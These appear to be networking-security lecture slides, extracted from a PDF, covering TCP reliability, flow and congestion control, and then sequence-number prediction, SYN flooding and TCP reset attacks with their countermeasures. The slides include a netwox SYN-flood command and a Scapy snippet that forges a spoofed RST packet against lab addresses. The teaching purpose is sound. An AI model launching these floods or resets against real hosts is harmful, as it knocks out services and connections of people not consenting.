
B




Reliable Data Transfer

- Creates RDT service over unreliable IP
 - Pipelined segments
 - Cumulative ACKs
 - Timeout/retransmit
 - Single timer (Why?)
- Retransmissions are triggered by:
 - Timeout events
 - Duplicate ACK

Example: Pipelined Segments and ACKs




Example: Cumulative ACKs (Packet Loss)



(Optional) TCP supports
selective ACKs (SACK)
[RFC 2018]

Flow Control

- *Sender won't overflow receiver's buffer by transmitting too much, too fast*
- Matching the send rate to receiving app consumption rate
- rwnd: the maximum number of **unacknowledged bytes** that a sender may have in-flight at any time




Congestion Control

- Congestion: sources send too much data for **network** to handle
 - different from flow control
- Congestion results in:
 - lost packets (buffer overflow at routers)
 - more work (retransmissions)
 - waste of upstream links' capacity
 - Pkt traversed several links, then dropped at congested router
 - long delays (queuing in router buffers)
 - poor performance (less responsive app)
 - unneeded retransmissions
- **Congestion control:** The sender limits its send rate when congestion happens

Congestion Control: Main Idea

- **Approach:** probe for usable bandwidth in network
 - **increase** transmission rate until loss occurs then **decrease**
 - Additive increase, multiplicative decrease (AIMD)
- cwnd: determines the number of bytes to be transmitted!



TCP Segment Structure

Transmission Control Protocol (TCP)						
Offsets	Octet	0		1	2	3
Octet	Bit	0-3	4-7	8-15	16-23	24-31
0	0					
4	32					
8	64					
12	96					
16	128					
20+	160+					

Multiplexing
Demultiplexing

RDT

Flow Control


URG RST
ACK SYN
PSH FIN

Max. TCP payload is called Maximum Segment Size (MSS)

TCP Seq. Number Prediction

Rationale

- Spoofing a TCP connection
- Instead of sniffing packets to find the sequence number
 - Estimate the initial sequence number of the victim by observing the rate of change




Countermeasure

- Randomize ISN

SYN Flooding


Recall: TCP Connection Establishment

- Any TCP connection starts with a three-way handshake.



TCP SYN Flooding

- A denial-of-service attack
- The TCP server stores all the half-open connections in a queue
 - Before the three-way handshake is done
 - Recall: the queue has a limited capacity
 - What happens when the queue is full?
- The attacker attempts to fill up the TCB queue quickly
 - No more space for new TCP connections
- The server will reject new SYN packets, even if its memory can handle more connections



TCP SYN Flooding

Attacker Goal: Keep the TCB queue full as long as they can!


Events to Dequeue from TCB:

1. Client finishes the three-way handshake process
 2. If a record stays inside for too long
 3. The server receives a RST packet for a half-open connection
- The attacker needs to perform two steps:
 - Send a lot of SYN packets to the server (i.e., flooding)
 - Do not finish the third step of the three-way handshake protocol

TCP SYN Flooding

- How does the attacker set the source IP address?
 - Attacker needs to use random source IP addresses (i.e., spoofing)
 - Why?
 - SYN-ACK packets may be:
 - Dropped in transit
 - Received by a real machine
 - In both cases, TCB record is removed!
- That's why an attacker needs to keep flooding the server

Launching the Attack



Launching the Attack


- Flooding the server with SYN:
- Option 1: using tools.

```
$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

- Option 2: generating SYN pkts from code

Launching the Attack

- Does adding more CPU/memory help?



Countermeasure

- Do not use **any** memory before the final ACK packet
- But how does the server know the ACK packet is legitimate?
- If the server cannot know, the attacker can perform an **ACK flood**
 - Send many ACK packets to establish many connections
- Key problem: When the server receives “ACK $X+1$ ”, it needs to be able to say “I sent out SYN-ACK X some time ago”, without using any memory

Countermeasure

- Calculation: using hash H, initial sequence number (in SYN-ACK) is
$$\text{time} \parallel H(\text{secret} \parallel \text{src ip+port} \parallel \text{dst ip+port})$$
- After receiving ACK, calculate the above again to see if it matches
 - This also means that if too much time has passed, it will fail
- An attacker cannot generate this ACK for an arbitrary src ip/port without knowing the secret
- This is called a SYN Cookie



```
$ sudo sysctl -w net.ipv4.tcp_syncookies=1
```

TCP Reset

TCP Reset Attack


- To close an existing connection between two victim hosts
- Relies on how TCP closes connections

FIN vs RST: Which one to rely on?



TCP Reset Attack

- Which mechanism is used for the TCP Reset attack? Why?
 - Sending a spoofed RST packet



Launching the Attack: Telnet



Src IP = 10.1.0.5
Dst IP = 10.1.0.4
RST is set
Src Port = 23
Dst Port = 4040
Sequence Number = ?


```
ip = IP(src="10.1.0.5", dst="10.1.0.4")  
  
tcp = TCP(sport=23, dport=4040,  
flags="R", seq=XXX)  
  
pkt = ip/tcp  
send(pkt)
```

Check last pkt sent from B→A:
the next sequence number can be calculated from
TCP length and seq. number.

Targeted Connections

- Telnet
- SSH
 - Isn't SSH encrypted?
- TCP connections where IP and TCP headers aren't encrypted
- More complex applications?

Video Streaming Server



Most modern streaming services use HTTP
(i.e., TCP in the transport layer)

TCP Reset Attack in Video Streaming

